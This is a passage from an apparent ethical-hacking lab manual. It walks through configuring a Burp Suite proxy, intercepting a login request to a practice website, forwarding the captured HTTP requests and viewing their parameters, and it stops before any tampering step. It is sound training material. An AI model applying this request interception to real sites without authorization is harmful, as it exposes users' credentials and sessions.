


Figure 2.2.6: Burp suite configuration

14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.2.7: Burp Suite main window

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. You can observe that, by default, the interception is active, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.




Figure 2.2.8: Check intercept is on

16. Switch back to the browser window, and on the login page of the target website (www.moviescope.com), enter the credentials **sam** and **test**. Click the **Log In** button.

Note: Here, we are logging in as a registered user on the website.




Figure 2.2.9: Log in as a registered user

17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Now, keep clicking the **Forward** button until you are logged into the user account.




Figure 2.2.10: Captured HTTP request: click Forward

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.




Figure 2.2.11: Enter random credentials

21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.
22. Now, navigate to the **Params** tab under the **Intercept** tab to view the captured parameters.

